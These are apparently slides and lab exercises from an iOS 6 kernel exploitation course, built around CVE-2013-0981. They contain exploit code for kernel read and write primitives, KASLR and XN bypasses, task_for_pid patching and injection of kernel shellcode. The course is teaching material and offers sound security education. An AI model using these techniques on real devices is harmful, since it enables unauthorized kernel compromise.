434     table[1] = KernelBufferAddress + (sizeof(uint32_t) * FIRST_ARG_INDEX);
435     table[2] = address;
436     table[3] = KernelBufferAddress + (sizeof(uint32_t) * 2) - (209 * sizeof(uint32_t));
437     table[FIRST_ARG_INDEX] = KernelBufferAddress - (sizeof(uint32_t) * 23);
438     table[5] = fn;
439     table[6] = size;
440     table[7] = 0xdeadc0de;
441     table[8] = 1;
442     table[9] = 0xdeadc0de;
443
444     uint64_t args[] = {(uint64_t) (uintptr_t) (KernelBufferAddress - (sizeof(uint32_t) * 2))};
445
446     write_kernel_known_address(connect, table);
447     IOConnectCallScalarMethod(connect, 15, args, 1, NULL, NULL);
448
449     mach_msg(&recv_msg.header, MACH_RCV_MSG, 0, sizeof(recv_msg), MachServerPort, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
450     mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, MACH_PORT_NULL, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
451
452     int ret = 0;
453     for(i = 0; i < OOL_DESCRIPTORS; ++i)
454     {
455         if(recv_msg.descriptors[i].address)
456         {
457             if(memcmp(recv_msg.descriptors[i].address, table, sizeof(table)) != 0)
458             {
459                 void* start = (void*)((uintptr_t)recv_msg.descriptors[i].address + (FIRST_ARG_INDEX * sizeof(uint32_t)));
460                 memcpy(buffer, start, size);
461                 ret = 1;
462             }
463             vm_deallocate(mach_task_self(), (vm_address_t)recv_msg.descriptors[i].address, recv_msg.descriptors[i].size);
464         }
465     }
```

Read-anywhere primitive (Large)

- Corrupt one of the OOL descriptor's vm_map_copy_t structure so that it is tricked into giving us back a copy of arbitrary kernel memory.
  - Also one of Mark Dowd and Tarjei Mandt's ideas from HITB2012KUL



Kernel Buffer Structure

- How to corrupt?
  - If we use call_direct on memmove, first argument of memmove points to &table[4].
  - If we write past the vm_map_copy_t buffer, we will hit the vm_map_copy_t structure for the last OOL descriptor we allocated (since kalloc allocates from bottom of page, up).
  - We allocate 20 OOL descriptors. Previously, it didn't matter which one the kernel actually used. Now it does.

- Find index of OOL descriptor KernelBufferAddress points to by doing a read using the small kernel read anywhere primitive.
  - The OOL descriptor with contents that does not match the others is the one that KernelBufferAddress points to.

OOL 19 vm_map_copy_t
OOL 19 data
...
OOL KernelBufferIndex + 1 vm_map_copy_t
Fake vm_map_copy_t data!
OOL KernelBufferIndex vm_map_copy_t
Fake pipe object
OOL KernelBufferIndex -1 vm_map_copy_t
Fake pipe object
...
OOL 0 vm_map_copy_t
OOL 0 data

OOL 19 vm_map_copy_t
OOL 19 data
...
OOL KernelBufferIndex + 1 vm_map_copy_t
Fake vm_map_copy_t data!
OOL KernelBufferIndex vm_map_copy_t
Fake pipe object
Fake vm_map_copy_t data!
Fake pipe object
...
OOL 0 vm_map_copy_t
OOL 0 data

```
// Just do  this every single time. Seems to increase reliability.
setup_kernel_well_known_address(connect);
find_kernel_buffer_index(connect, memmove);

struct vm_map_copy fake;
fake.type = VM_MAP_COPY_KERNEL_BUFFER;
fake.offset = 0;
fake.size = size;
fake.c_k.kdata = (void*) address;

uint32_t table[10];
table[0] = KernelBufferAddress + (sizeof(uint32_t) * 3);
table[1] = KernelBufferAddress + (sizeof(uint32_t) * FIRST_ARG_INDEX);
// Target the buffer in KernelBufferIndex + 1 for copying from. Take into account the fact that we want to start copying KERNEL_READ_
table[2] = (KernelBufferAddress - SIZE_OF_VM_MAP_COPY_T) - SIZE_OF_KALLOC_BUFFER + SIZE_OF_VM_MAP_COPY_T - KERNEL_READ_SECTION_SIZE;
table[3] = KernelBufferAddress + (sizeof(uint32_t) * 2) - (209 * sizeof(uint32_t));
table[FIRST_ARG_INDEX] = KernelBufferAddress - (sizeof(uint32_t) * 23);
table[5] = fn;
// This will overwrite up to and including kdata in KernelBufferIndex - 1's vm_map_copy_t
table[6] = KERNEL_READ_SECTION_SIZE + __builtin_offsetof(struct vm_map_copy, c_k.kdata) + sizeof(fake.c_k.kdata);
table[7] = 0x872c93c8;
table[8] = 1;
table[9] = 0xb030d179;
```

```
int i;
for(i = 0; i < OOL_DESCRIPTORS; ++i)
{
    if(i == (KernelBufferIndex + 1))
        msg.descriptors[i].address = fake_data;
    else
        msg.descriptors[i].address = table;
    msg.descriptors[i].size = KERNEL_BUFFER_SIZE;
    msg.descriptors[i].deallocate = 0;
    msg.descriptors[i].copy = MACH_MSG_PHYSICAL_COPY;
    msg.descriptors[i].type = MACH_MSG_OOL_DESCRIPTOR;
}

mach_msg(&recv_msg.header, MACH_RCV_MSG, 0, sizeof(recv_msg), MachServerPort, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, MACH_PORT_NULL, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);

IOConnectCallScalarMethod(connect, 15, args, 1, NULL, NULL);

for(i = 0; i < OOL_DESCRIPTORS; ++i)
{
    vm_deallocate(mach_task_self(), (vm_address_t)recv_msg.descriptors[i].address, recv_msg.descriptors[i].size);
}

mach_msg(&recv_msg.header, MACH_RCV_MSG, 0, sizeof(recv_msg), MachServerPort, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, MACH_PORT_NULL, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
```

```
int ret = 0;
for(i = 0; i < OOL_DESCRIPTORS; ++i)
{
    if(i == (KernelBufferIndex - 1))
    {
        if(recv_msg.descriptors[i].address && region_size(recv_msg.descriptors[i].address) >= size)
        {
            // Detect if we've accidentally matched one of the buffers at KernelBufferIndex + 1 (fake_data), KernelBufferIndex (filled with table's data up to FIRST_ARG_INDEX), or ot
            if(memcmp(recv_msg.descriptors[i].address, table, sizeof(uint32_t) * FIRST_ARG_INDEX) != 0 && memcmp(recv_msg.descriptors[i].address, fake_data, sizeof(fake_data)) != 0)
            {
                memcpy(buffer, recv_msg.descriptors[i].address, size);
                ret = 1;
            }
            vm_deallocate(mach_task_self(), (vm_address_t)recv_msg.descriptors[i].address, size);
        }
    } else
    {
        vm_deallocate(mach_task_self(), (vm_address_t)recv_msg.descriptors[i].address, recv_msg.descriptors[i].size);
    }
}
```

Putting it all together

- Wait for IOUSBDeviceClient driver to come up.
- Crash kernel once using call_indirect(data abort) and thread exception handling to get current boot's offset of stallPipe_1. Calculate KASLR offset.
- Load cached memmove offset or find memmove by reading default_pager() function (always first function in iOS XNU) and looking for memset. memmove is right above memset.
- Load other cached offsets or use memmove in more reliable read-anywhere primitive to dynamically find them.

- Get around kernel W^X by directly patching kernel hardware page tables to make patch targets in kernel text writable.
  - Call kernel flush TLB function.
  - Requires kernel-read anywhere to walk tables.
- Patch task_for_pid to enable task_for_pid for PID 0 (kernel_task) to be called.
- Install shell code stub to syscall 0 to avoid using IOUSB again due to potential race conditions with kalloc'ed mach_msg OOL descriptors.
- Do rest of the patches using vm_write/ vm_read calls. Use shell code stub to flush caches, etc.

- Clean up
  - Fix the kalloc leak from jumping to the exception vectors.
  - Stick around until USB device descriptors fully initialized.
    - Due to sloppy programming of the driver, USB device descriptors must be configured before the first driver user client is shut down, or they can never be configured again.

Homework

Lab Materials

http://www.hotwan.com/class/day14/labs.zip

Vulnerabilities we use

- IOUSBDeviceInterface: CVE-2013-0981
- Simulated kernel read-anywhere vulnerability using task_for_pid 0
- Requires a jailbroken iOS 6.0-6.1.2 to play!

task_for_pid 0

- Functionality of the Mach part of the XNU kernel
- Mach has lots of useful functions you can call if you have a task handle:
  - vm_write, vm_read, vm_region

Simulating vulnerabilities with TFP 0

- Shouldn't give away kernel 0-days in a training!
- A kernel read-anywhere vulnerability can be simulated using vm_read

Homework Outline

- Desired outcome: Control over the system
- Goal 1: Get some data on the target
- Goal 2: Create a kernel jump-anywhere
- Goal 3: Create a kernel write-anywhere
- Goal 4: Code injection

Goal 1: Get some data on the target

- Exercise 0: Start with a jailbreakable device, install OpenSSH, etc. Setup Theos
- Dump the kernel
  - Exercise 1a: Finding KASLR offset using TFP0
  - Exercise 1b: Dumping the kernel using TFP0
- Exercise 2: Running the kernel through the interpreter script and opening it in IDA Pro

Exercise 0

- Jailbreak and install OpenSSH if you haven't. ;)
- export THEOS=/opt/theos
- git clone git://github.com/DHowett/theos.git $THEOS
- curl -s http://dl.dropbox.com/u/85683265/ldid > $THEOS/bin/ldid; chmod +x $THEOS/bin/ldid

Set up TCPRelay

- python tcprelay.py -t 22:2222
- ssh -p2222 root@localhost

Exercise 1a: Finding KASLR offset using TFP0

Theos

Theos is a cross-platform suite of development tools for managing, developing, and deploying iOS software without the use of Xcode.

The Theos suite of tools consists of a handful of important components:

- A project templating system (NIC.pl), which creates ready-to-build empty projects for varying purposes
- A robust build system driven by GNU Make, capable of directly creating .deb packages for distribution in Cydia
- Logos, a built-in preprocessor-based library of directives designed to make MobileSubstrate extension development easy
- Theos is primarily used for jailbreak-centric iOS development (such as MobileSubstrate extensions, PreferenceLoader bundles, and applications intended for distribution in Cydia), but can be used for other types of projects as well. This can be helpful for someone wishing to develop an iPhone SDK-based application without using Mac OS X or Xcode to do so, as Theos can be used on Linux and iOS as well.

Start a Theos project

- $THEOS/bin/nic.pl
- 4
- kexploit
- com.kexploit
- Your name

Enabling TFP0

- Using task_for_pid requires certain entitlements which must be added during signing
- Copy over materials/1a/debug.plist
- Add “override TARGET_CODESIGN_FLAGS = -Sdebug.plist” before TOOL_NAME in Makefile

Tips for Theos

- Before “include theos/makefiles/common.mk”:
  - Add export THEOS_DEVICE_IP=localhost
  - Add export THEOS_DEVICE_PORT=2222

Finding KASLR on jailbroken phones

- Copy over materials/1a/main.mm
- Look at how get_kernel_region works.
- make package; make install
- ssh -p2222 root@localhost kexploit

Exercise 1b: Dumping the kernel using TFP0

How to read using TFP0

- vm_address_t addr;
  uint8_t buffer[to_read];
  mach_msg_type_number_t count = to_read;
  vm_read_overwrite(kernel_task, addr, to_read, (vm_address_t) buffer, &count);
- Can read maximum 0x800 bytes at a time
- Modify main.mm to read the kernel to a file if it is 12 MB starting from get_kernel_region()

Exercise 2: Converting kernel dump and opening it in IDA

Loading the kernel into IDA Pro

- Run python materials/2/kernel_unload.py <in> <out>
- Open the resulting file in IDA, don't split prelinked KEXTs, ignore any errors.
- Explore the disassembly
  - Remember Alt-G to swap THUMB/ARM mode is your friend.

Goal 2: Create a kernel jump-anywhere (Trigger the vulnerability)

- Goal 2a: Writing data to a known place in kernel memory
  - Exercise 3: Writing to VRAM
  - Exercise 4: Finding VRAM in kernel address space - Dumping kernel page tables
- Exercise 5: Trigger the crash

Exercise 3: Writing to VRAM

IOMobileFramebuffer

- int IOMobileFramebufferGetMainDisplay(void**);
- int IOMobileFramebufferGetLayerDefaultSurface(void*, int, IOSurfaceRef*);

IOSurface

- http://developer.apple.com/library/mac/#documentation/Miscellaneous/Reference/IOSurfaceAPI_header_reference/Reference/reference.html
- size_t IOSurfaceGetAllocSize(IOSurfaceRef buffer);
- void *IOSurfaceGetBaseAddress(IOSurfaceRef buffer);
- IOReturn IOSurfaceLock(IOSurfaceRef buffer, uint32_t options, uint32_t *seed);
- IOReturn IOSurfaceUnlock(IOSurfaceRef buffer, uint32_t options, uint32_t *seed);

Copy over headers

- mkdir -p headers/IOSurface
- cp -a /System/Library/Frameworks/IOSurface.framework/Headers/* headers/IOSurface/
- mkdir -p headers/IOKit
- cp -a /System/Library/Frameworks/IOKit.framework/Headers/* headers/IOKit/
- mkdir -p headers/xpc
- cp -a /usr/include/xpc/* headers/xpc/

Setting up the build

- Add to Makefile:
  - kexploit_FRAMEWORKS = IOSurface
  - kexploit_PRIVATE_FRAMEWORKS = IOMobileFramebuffer
  - kexploit_CFLAGS = -Iheaders

Test IOMobileFramebuffer

- Copy over materials/3/main.mm
- Look over it
- Make and run

Write something to VRAM!

- http://developer.apple.com/library/mac/#documentation/Miscellaneous/Reference/IOSurfaceAPI_header_reference/Reference/reference.html
- size_t IOSurfaceGetAllocSize(IOSurfaceRef buffer);
- void *IOSurfaceGetBaseAddress(IOSurfaceRef buffer);
- IOReturn IOSurfaceLock(IOSurfaceRef buffer, uint32_t options, uint32_t *seed);
- IOReturn IOSurfaceUnlock(IOSurfaceRef buffer, uint32_t options, uint32_t *seed);
- Don't call IOSurfaceUnlock unless you're done with the contents of VRAM.

Exercise 4: Finding VRAM in kernel address space - Dumping kernel page tables

Where is VRAM?

- On the device:
  - apt-get install iokittools
  - ioreg | grep vram
- However, we need the virtual address, not the physical address.

What are page tables?

- Virtual memory (address space any program or OS sees) has to be mapped to physical address space
- Physical address space, along with actual SDRAM, can also be used for memory-mapped IO
- OS updates a data structure called page table that the CPU's MMU consults whenever memory is addressed
  - Recently used entries cached in TLB

ARM Page Tables

- First level page table: 4096 entries, 4 bytes each, each entry representing 1 MB range of memory for a total of 4GB addressable: 2^32
- Second level page table: Addressed from first level page table. 256 entries, 4 bytes each, each entry represents 4KB range of memory (page)

Where's the first level page table?

- Using it, we can find the address of second level page table
- Stored in special CPU "coprocessor" register. Changing it will change page tables, so each process (including kernel) will have separate page tables
- Slid address for kernel page table appears stable for OS version / platform

iOS Patch Finder

- git clone https://github.com/planetbeing/ios-jailbreak-patchfinder
- Copy patchfinder.c and patchfinder.h in.
- Add to patchfinder.c to Makefile kexploit_FILES

Try the following:

- Backup current main.mm
- Add:
  extern "C" {
  #include "patchfinder.h"
  }
- Put this code in main:

```
uint8_t* Kernel = (uint8_t*) malloc(12 * 1024 * 1024);
kernel_read(get_kernel_region(), Kernel, 12 * 1024 * 1024);
uint32_t pmap_location = find_pmap_location(get_kernel_region(),
Kernel, 12 * 1024 * 1024);
printf("find_pmap_location = 0x%08x\n", pmap_location);

uint32_t pmap = 0;
kernel_read(get_kernel_region() + pmap_location, &pmap, sizeof(pmap));
printf("pmap = 0x%08x\n", pmap);

uint32_t PageTable = 0;
kernel_read(pmap, &PageTable, sizeof(PageTable));
printf("PageTable = 0x%08x\n", PageTable);
```

What is pmap?

- Data structure describing the page table (or pmap in Mach nomenclature)
- Offset 0x0 is virtual address of page table
- Offset 0x4 is physical address of page table
- Physical address is important to calculate virtual to physical conversion factor. Second level page table entry addresses are physical addresses, so we need to convert them to virtual to read them.

Dumping the page tables

- Copy over materials/4/main.mm
- Compile and run
- What is the virtual address of vram?

Exercise 5: Triggering the crash

Recall the vulnerability

- uint64_t args[] = {(uint64_t) (uintptr_t) pipe};
  IOConnectCallScalarMethod(connect, 15, args, 1, NULL, NULL);

```
if(*(pipe + 0x28) == 1)
    (*(*(*(pipe + 0x8) + 0x50)) + 0x70)
        (*(*(pipe + 0x8) + 0x50), *(*(*(pipe + 0x8)) + 0x344), *(pipe + 0x20), 1, 0, 0);
```

Trigger it!

- We can pass vram_address as pipe and populate vram with something that will call whatever we want
- Add IOKit to Makefile's kexploit_FRAMEWORKS
- Copy over materials/5/main.mm
- Modify it to panic the kernel by calling 0xdeadbeef

```
if(*(pipe + 0x28) == 1)
    (*(*(*(pipe + 0x8) + 0x50)) + 0x70)
        (*(*(pipe + 0x8) + 0x50), *(*(*(pipe + 0x8)) + 0x344), *(pipe + 0x20), 1, 0, 0);

     if(*(pipe + 10) == 1)
         (*(*(*(pipe + 2) + 20)) + 28)
             (*(*(pipe + 2) + 20), *(*(*(pipe + 2)) + 209), *(pipe + 8), 1, 0, 0);
```

Goal 3: Create a kernel write-anywhere

- Exercise 6: Finding the vulnerability and other useful kernel landmarks in IDA
- Exercise 7: Putting together the write-anywhere gadget

Exercise 6: Finding the vulnerability and other useful kernel landmarks in IDA

Panic Log Analysis

Verify the crash dump in Settings / General / About / Diagnostics & Usage / Diagnostic & Usage Data is enabled.

/var/mobile/Library/Logs/CrashReporter/Panics/ for kernel panics

Kernel Panic logs are stored in /private/var/mobile/Library/Logs/panic.log if there is no panic.log file you have to create one***

Panic Logs

- Look in /var/logs/CrashReporter/Panics
- PC is the instruction that actually crashed
- LR is the caller of the last called function: not necessarily but usually the caller of the current function.

Brief IDA Walkthrouh

-skipped-
Umm, you should know this already

IDA Pro

- IDA Pro for Mac OSX
- Hex-rays ARM Decompiler for Mac OSX

- Looks like eval works

Exercise 7: Putting together the write-anywhere gadget

Using gadgets

- Since we can now call anything in the kernel we want, we can call a “function” that just stores arg1 into arg2 and returns:
  STR R1, [R2]
  BX LR
- Patch finder can find such a routine.
- Use it to write a kernel write anywhere function!
- Try to overwrite the uname -a string
- Consult materials/7/main.mm if you need help with the jump-anywhere primitive

Goal 4: Code injection

- Exercise 8: Write kernel page table patcher gadget
- Exercise 9: Write and execute payload

Exercise 8: Write kernel page table patcher gadget

Getting around XN

- Anywhere that's writable in the kernel is XN by default (though the jailbreak may have set it non-XN)
- Easiest to change segment XN rather than page XN, since then you don't have to traverse page tables
- Some empty space before the Mach-O header at 0x1000, right at "kernel_region" that can store shellcode.
- First couple of megabytes of kernel, including that area, use segments instead of pages.
- Solution? Set that first segment not XN! Both its slid virtual address and contents are constant from boot to boot, so you won't necessarily need kernel read-anywhere.

Exercise

- Write some code to turn XN off in the first kernel segment
- Write anywhere primitive is available in materials/8/main.mm

Exercise 9: Write and execute payload

Writing kernel shellcode

- Create a new file called shellcode.s, put the following in it:

```
.globl _shellcode_start
.globl _shellcode_IOLog
.globl _shellcode_end
.thumb_func _shellcode_start

.thumb
.code 16
.align 2
_shellcode_start:
    push {r4-r7, lr}
    ldr r2, _shellcode_IOLog
    adr r0, message
    blx r2
    pop {r4-r7, pc}
.align 2
_shellcode_IOLog: .word 0x0
.align 2
message: .asciz "Hello kernel!\n"
.align 2
_shellcode_end:
```

Injecting shellcode

- Copy over main.mm from materials/9
- Add the following code after mark_first_segment_executable:

```
extern void* shellcode_start;
extern void* shellcode_end;
extern void* shellcode_IOLog;
void* shellcode_addr = (void*)((uintptr_t)&shellcode_start & ~1);
size_t shellcode_size = (uintptr_t)&shellcode_end - (uintptr_t)shellcode_addr;
uint8_t* shellcode = (uint8_t*) malloc(shellcode_size);
memcpy(shellcode, shellcode_addr, shellcode_size);

*(uint32_t*)((uintptr_t)shellcode + ((uintptr_t)&shellcode_IOLog -
(uintptr_t)shellcode_addr)) = get_kernel_region() + find_IOLog(get_kernel_region(),
get_kernel_data(), 12 * 1024 * 1024);

kernel_write(connect, buffer, get_kernel_region() + 0xE00, shellcode, shellcode_size);
call_direct(connect, buffer, get_kernel_region() +
find_flush_dcache(get_kernel_region(), get_kernel_data(), 12 * 1024 * 1024), 0, 0);
call_direct(connect, buffer, get_kernel_region() + 0xE00 + 1, 0, 0);
```

Building

- Add shellcode.s to kexploit_FILES
- Run it!
- Check dmesg

Conclusions

- iOS 6 has turned kernel exploitation with known vulnerabilities from a trivial, 20 line program, to a more complex affair.
- Exploitation is still possible with these mitigations in place, but is more involved.

And what's up with Winocm?

HOtWAN

Open Floor Discussion

APPENDIX

ARM

ARM Reference Material

ARM Quick reference card:

- http://web.eecs.umich.edu/~prabal/teaching/eecs373-f10/readings/ARM_QRC0001_UAL.pdf
- http://www.eng.auburn.edu/~nelson/courses/elec5260_6260/ARM_AssyLang.pdf
- http://simplemachines.it/doc/arm_inst.pdf
- http://opensecuritytraining.info/IntroARM.html

Reverse Engineering ARM:

- http://www.peter-cockerell.net/aalp/html/frames.html
- http://media.hacking-lab.com/scs3/scs3_pdf/SCS3_2011_Bachmann.pdf
- http://www.raywenderlich.com/37181/ios-assembly-tutorial
- http://www.phrack.com/issues.html?issue=66&id=12

To Begin:

- http://lightbulbone.com/post/27887705317/reversing-ios-applications-part-1
- http://yurichev.com/writings/RE_for_beginners-en.pdf
- http://blog.claudxiao.net/wp-content/uploads/2011/07/Elementary-ARM-for-Reversing.pdf
- http://www.sealiesoftware.com/blog/

Helpful Sites and IRC References

Websites:

- jailbreakqa.com
- www.reddit.com/r/jailbreak
- http://www.hopperapp.com/
- http://theiphonewiki.com
- http://hak5.org
- http://samdmarshall.com/re.html
- http://blog.ih8sn0w.com/2013/10/its-dumping-season.html

- https://github.com/samdmarshall/Daodan
- https://github.com/winocm/monstrosity
- http://winocm.com/research/2013/09/20/resources-for-getting-started/

Sk00l Supplies
Software / Hardware

- Xcode (run latest version)
- IDA Pro
- OxED http://www.suavetech.com/0xed/
- Mac running Maverick
- WiFi
- Jailbroken iPhone4/5 (7.06)
- UnJailbroken iPhone4 (7.0.6) and 7.1bx
- UnJailbroken 5/5S (7.0.6)

Great Starter Books

- Mac OSX and iOS Internals
- Reverse Engineering Code with IDA Pro
- Hacking and Securing iOS Applications
- iOS Hacker's Handbook
- Mac Hacker's Handbook
- OSX and iOS Kernel Programming
- Cocoa Application Security
- C in a nutshell
- Learn C on the Mac: For OSX and iOS
- ARM Assembly Language –An Introduction